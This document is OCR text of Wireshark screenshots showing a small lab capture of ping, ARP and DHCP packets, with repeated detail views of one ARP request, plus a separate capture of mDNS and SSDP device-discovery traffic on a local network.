

*eth1
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
51 23.423923619 192.168.92.3 192.168.92.7 ICMP 98 Echo (ping) request id=0x0002, seq=196/50176
52 23.424690120 192.168.92.7 192.168.92.3 ICMP 98 Echo (ping) reply id=0x0002, seq=196/50176
53 23.427586479 PCSSystemtec_14:7b:... PCSSystemtec_00:08:... ARP 42 Who has 192.168.92.7? Tell 192.168.92.3
54 23.428187128 PCSSystemtec_00:08:... PCSSystemtec_14:7b:... ARP 60 192.168.92.7 is at 08:00:27:00:08:89
55 24.216590735 192.168.56.1 239.255.255.250 SSDP 212 M-SEARCH * HTTP/1.1
56 24.448016122 192.168.92.3 192.168.92.7 ICMP 98 Echo (ping) request id=0x0002, seq=197/50432
57 24.448621601 192.168.92.7 192.168.92.3 ICMP 98 Echo (ping) reply id=0x0002, seq=197/50432
58 25.217650181 192.168.56.1 239.255.255.250 SSDP 212 M-SEARCH * HTTP/1.1
59 25.472158568 192.168.92.3 192.168.92.7 ICMP 98 Echo (ping) request id=0x0002, seq=198/50688
60 25.472809474 192.168.92.7 192.168.92.3 ICMP 98 Echo (ping) reply id=0x0002, seq=198/50688
61 26.193331505 192.168.92.3 192.168.92.2 DHCP 324 DHCP Request - Transaction ID 0xef7cf303
62 26.196276580 PCSSystemtec_1c:e4:... Broadcast ARP 60 Who has 192.168.92.3? Tell 192.168.92.2
63 26.196292778 PCSSystemtec_14:7b:... PCSSystemtec_1c:e4:... ARP 42 192.168.92.3 is at 08:00:27:14:7b:e9
64 26.196277101 192.168.92.2 192.168.92.3 DHCP 590 DHCP ACK - Transaction ID 0xef7cf303
65 26.495686045 192.168.92.3 192.168.92.7 ICMP 98 Echo (ping) request id=0x0002, seq=199/50944
66 26.496334837 192.168.92.7 192.168.92.3 ICMP 98 Echo (ping) reply id=0x0002, seq=199/50944
67 27.519633509 192.168.92.3 192.168.92.7 ICMP 98 Echo (ping) request id=0x0002, seq=200/51200
68 27.520336018 192.168.92.7 192.168.92.3 ICMP 98 Echo (ping) reply id=0x0002, seq=200/51200
Frame 62: 60 bytes on wire (480 bits), 60 bytes captured (480
Section number: 1
Interface id: 0 (eth1)
Encapsulation type: Ethernet (1)
Arrival Time: Oct 29, 2025 01:55:43.434575944 EDT
UTC Arrival Time: Oct 29, 2025 05:55:43.434575944 UTC
Epoch Arrival Time: 1761717343.434575944
[Time shift for this packet: 0.000000000 seconds]
[Time delta from previous captured frame: 0.002945075 secon
[Time delta from previous displayed frame: 0.002945075 seco
[Time since reference or first frame: 26.196276580 seconds]
Frame Number: 62
Frame Length: 60 bytes (480 bits)
Capture Length: 60 bytes (480 bits)
[Frame is marked: False]
[Frame is ignored: False]
[Protocols in frame: eth:ethertype:arp]
[Coloring Rule Name: ARP]
[Coloring Rule String: arp]
Ethernet II, Src: PCSSystemtec_1c:e4:bc (08:00:27:1c:e4:bc),
0000 ff ff ff ff ff ff 08 00 27 1c e4 bc 08 06 00 01
0010 08 00 06 04 00 01 08 00 27 1c e4 bc c0 a8 5c 02
0020 00 00 00 00 00 00 c0 a8 5c 03 00 00 00 00 00 00
0030 00 00 00 00 00 00 00 00 00 00 00 00
wireshark_eth1EC2HF3.pcapng
Packets: 70 · Dropped: 0 (0.0%)
Profile: Default



Wireshark · Packet 62 · eth1
Frame 62: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth1, id 0
Section number: 1
Interface id: 0 (eth1)
Encapsulation type: Ethernet (1)
Arrival Time: Oct 29, 2025 01:55:43.434575944 EDT
UTC Arrival Time: Oct 29, 2025 05:55:43.434575944 UTC
Epoch Arrival Time: 1761717343.434575944
[Time shift for this packet: 0.000000000 seconds]
[Time delta from previous captured frame: 0.002945075 seconds]
[Time delta from previous displayed frame: 0.002945075 seconds]
[Time since reference or first frame: 26.196276580 seconds]
Frame Number: 62
Frame Length: 60 bytes (480 bits)
Capture Length: 60 bytes (480 bits)
0000 ff ff ff ff ff ff 08 00 27 1c e4 bc 08 06 00 01
0010 08 00 06 04 00 01 08 00 27 1c e4 bc c0 a8 5c 02
0020 00 00 00 00 00 00 c0 a8 5c 03 00 00 00 00 00 00
0030 00 00 00 00 00 00 00 00 00 00 00 00
No.: 62 · Time: 26.196276580 · Source: PCSSystemtec_1c:e4:bc · Destination: Broadcast · Protocol: ARP · Length: 60 · Info: Who has 192.168.92.3? Tell 192.168.92.2
Show packet bytes
Layout: Vertical (Stacked)
Close
Help



Wireshark · Packet 62 · eth1
Frame 62: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth1, id 0
Interface id: 0 (eth1)
Interface name: eth1
Encapsulation type: Ethernet (1)
Arrival Time: Oct 29, 2025 01:55:43.434575944 EDT
UTC Arrival Time: Oct 29, 2025 05:55:43.434575944 UTC
Epoch Arrival Time: 1761717343.434575944
[Time shift for this packet: 0.000000000 seconds]
[Time delta from previous captured frame: 0.002945075 seconds]
[Time delta from previous displayed frame: 0.002945075 seconds]
[Time since reference or first frame: 26.196276580 seconds]
Frame Number: 62
Frame Length: 60 bytes (480 bits)
0000 ff ff ff ff ff ff 08 00 27 1c e4 bc 08 06 00 01
0010 08 00 06 04 00 01 08 00 27 1c e4 bc c0 a8 5c 02
0020 00 00 00 00 00 00 c0 a8 5c 03 00 00 00 00 00 00
0030 00 00 00 00 00 00 00 00 00 00 00 00
No.: 62 · Time: 26.196276580 · Source: PCSSystemtec_1c:e4:bc · Destination: Broadcast · Protocol: ARP · Length: 60 · Info: Who has 192.168.92.3? Tell 192.168.92.2
Show packet bytes
Layout: Vertical (Stacked)
Close
Help



Wireshark · Packet 62 · eth1
[Protocols in frame: eth:ethertype:arp]
[Coloring Rule Name: ARP]
[Coloring Rule String: arp]
Ethernet II, Src: PCSSystemtec_1c:e4:bc (08:00:27:1c:e4:bc), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Destination: Broadcast (ff:ff:ff:ff:ff:ff)
.... ..1. .... = LG bit: Locally administered address (this is NOT the facto…
....1 .... = IG bit: Group address (multicast/broadcast)
Source: PCSSystemtec_1c:e4:bc (08:00:27:1c:e4:bc)
.... ..0. .... = LG bit: Globally unique address (factory default)
....0 .... = IG bit: Individual address (unicast)
Type: ARP (0x0806)
[Stream index: 3]
Padding: 00000000000000000000000000000000000000
Address Resolution Protocol (request)
0000 ff ff ff ff ff ff 08 00 27 1c e4 bc 08 06 00 01
0010 08 00 06 04 00 01 08 00 27 1c e4 bc c0 a8 5c 02
0020 00 00 00 00 00 00 c0 a8 5c 03 00 00 00 00 00 00
0030 00 00 00 00 00 00 00 00 00 00 00 00
No.: 62 · Time: 26.196276580 · Source: PCSSystemtec_1c:e4:bc · Destination: Broadcast · Protocol: ARP · Length: 60 · Info: Who has 192.168.92.3? Tell 192.168.92.2
Show packet bytes
Layout: Vertical (Stacked)
Close
Help



Wireshark · Packet 62 · eth1
....0 .... = IG bit: Individual address (unicast)
Type: ARP (0x0806)
[Stream index: 3]
Padding: 00000000000000000000000000000000000000
Address Resolution Protocol (request)
Hardware type: Ethernet (1)
Protocol type: IPv4 (0x0800)
Hardware size: 6
Protocol size: 4
Opcode: request (1)
Sender MAC address: PCSSystemtec_1c:e4:bc (08:00:27:1c:e4:bc)
Sender IP address: 192.168.92.2
Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
Target IP address: 192.168.92.3
0000 ff ff ff ff ff ff 08 00 27 1c e4 bc 08 06 00 01
0010 08 00 06 04 00 01 08 00 27 1c e4 bc c0 a8 5c 02
0020 00 00 00 00 00 00 c0 a8 5c 03 00 00 00 00 00 00
0030 00 00 00 00 00 00 00 00 00 00 00 00
No.: 62 · Time: 26.196276580 · Source: PCSSystemtec_1c:e4:bc · Destination: Broadcast · Protocol: ARP · Length: 60 · Info: Who has 192.168.92.3? Tell 192.168.92.2
Show packet bytes
Layout: Vertical (Stacked)
Close
Help



Wireshark · Packet 62 · eth1
....0 .... = IG bit: Individual address (unicast)
Type: ARP (0x0806)
[Stream index: 3]
Padding: 000000000000000000000000000000000000
Address Resolution Protocol (request)
Hardware type: Ethernet (1)
Protocol type: IPv4 (0x0800)
Hardware size: 6
Protocol size: 4
Opcode: request (1)
Sender MAC address: PCSSystemtec_1c:e4:bc (08:00:27:1c:e4:bc)
Sender IP address: 192.168.92.2
Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
Target IP address: 192.168.92.3
0000 ff ff ff ff ff ff 08 00 27 1c e4 bc 08 06 00 01
0010 08 00 06 04 00 01 08 00 27 1c e4 bc c0 a8 5c 02
0020 00 00 00 00 00 00 c0 a8 5c 03 00 00 00 00 00 00
0030 00 00 00 00 00 00 00 00 00 00 00 00
Sender IP address (arp.src.proto_ipv4), 4 bytes
Show packet bytes
Layout: Vertical (Stacked)
Close
Help



File Edit View Go Capture Analyze Statistics Telephony Wirele
ip
No. Time Source Destination
49 22.401061693 192.168.92.7 192.168.92.3
50 23.215143240 192.168.56.1 239.255.255.
51 23.423923619 192.168.92.3 192.168.92.7
52 23.424690120 192.168.92.7 192.168.92.3
55 24.216590735 192.168.56.1 239.255.255.
56 24.448016122 192.168.92.3 192.168.92.7
57 24.448621601 192.168.92.7 192.168.92.3
58 25.217650181 192.168.56.1 239.255.255.



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip
No. Time Source Destination Protocol Length Info
520 19.849309163 172.31.51.37 224.0.0.251 MDNS 376 Standard query 0x0000 ANY 40f57ddd-8435-5c06-a8d4-7be1f786fa13._spotify-connect._tcp.local,…
521 19.849475328 172.31.51.37 224.0.0.251 MDNS 410 Standard query response 0x0000 PTR, cache flush X013001SNKF0.local PTR, cache flush X013001…
525 19.880755324 172.31.51.58 224.0.0.251 MDNS 318 Standard query 0x0000 ANY Smart TV._androidtvremote2._tcp.local, "QM" question ANY localhos…
526 19.891271255 172.31.51.58 224.0.0.251 MDNS 541 Standard query response 0x0000 PTR, cache flush localhost.local PTR, cache flush localhost.…
529 19.910825608 172.31.51.67 224.0.0.251 MDNS 438 Standard query 0x0000 PTR lb._dns-sd._udp.local, "QM" question PTR _sleep-proxy._udp.local,…
531 19.912790299 172.31.50.212 224.0.0.251 MDNS 400 Standard query 0x0000 ANY HIKVISION DS-2CD2142FWD-I - C41668926._http._tcp.local, "QM" ques…
533 19.943081343 172.31.50.173 224.0.0.251 MDNS 206 Standard query 0x0000 ANY Hue Bridge - 1113D1._hue._tcp.local, "QM" question ANY ecb5fa1113…
535 19.982444272 172.31.51.58 224.0.0.251 MDNS 438 Standard query 0x0000 PTR lb._dns-sd._udp.local, "QM" question PTR _sleep-proxy._udp.local,…
537 20.043316860 172.31.50.173 224.0.0.251 MDNS 324 Standard query response 0x0000 PTR, cache flush ecb5fa1113d1.local PTR, cache flush ecb5fa1…
540 20.048989876 172.31.51.67 224.0.0.251 MDNS 551 Standard query response 0x0000 TXT, cache flush PTR _androidtvremote2._tcp.local PTR Living…
542 20.102002175 172.31.51.58 224.0.0.251 MDNS 431 Standard query response 0x0000 TXT, cache flush PTR _androidtvremote2._tcp.local PTR Smart …
543 20.193189328 172.31.50.173 224.0.0.251 MDNS 339 Standard query response 0x0000 TXT, cache flush PTR _hue._tcp.local PTR Hue Bridge - 1113D1…
548 20.252900793 172.31.50.212 224.0.0.251 MDNS 863 Standard query response 0x0000 TXT, cache flush PTR _http._tcp.local PTR HIKVISION DS-2CD21…
551 20.280726905 172.31.51.37 224.0.0.251 MDNS 1096 Standard query response 0x0000 TXT, cache flush PTR _spotify-connect._tcp.local PTR 40f57dd…
553 20.451153716 172.31.51.67 172.31.51.255 UDP 220 6537 → 6537 Len=178
554 20.686050266 172.31.50.243 172.31.51.255 UDP 63 35019 → 32414 Len=21
555 20.687149029 172.31.50.243 172.31.51.255 UDP 63 42856 → 32412 Len=21
560 20.849975639 172.31.50.212 224.0.0.251 MDNS 172 Standard query response 0x0000 AAAA, cache flush fda8:a5d7:b025:cd4d:5a03:fbff:fe62:ef3d AA…
562 20.851968806 172.31.51.67 255.255.255.255 UDP 220 6537 → 6537 Len=178
568 21.049270188 172.31.51.67 224.0.0.251 MDNS 551 Standard query response 0x0000 TXT, cache flush PTR _androidtvremote2._tcp.local PTR Living…
570 21.101360724 172.31.51.58 224.0.0.251 MDNS 431 Standard query response 0x0000 TXT, cache flush PTR _androidtvremote2._tcp.local PTR Smart …
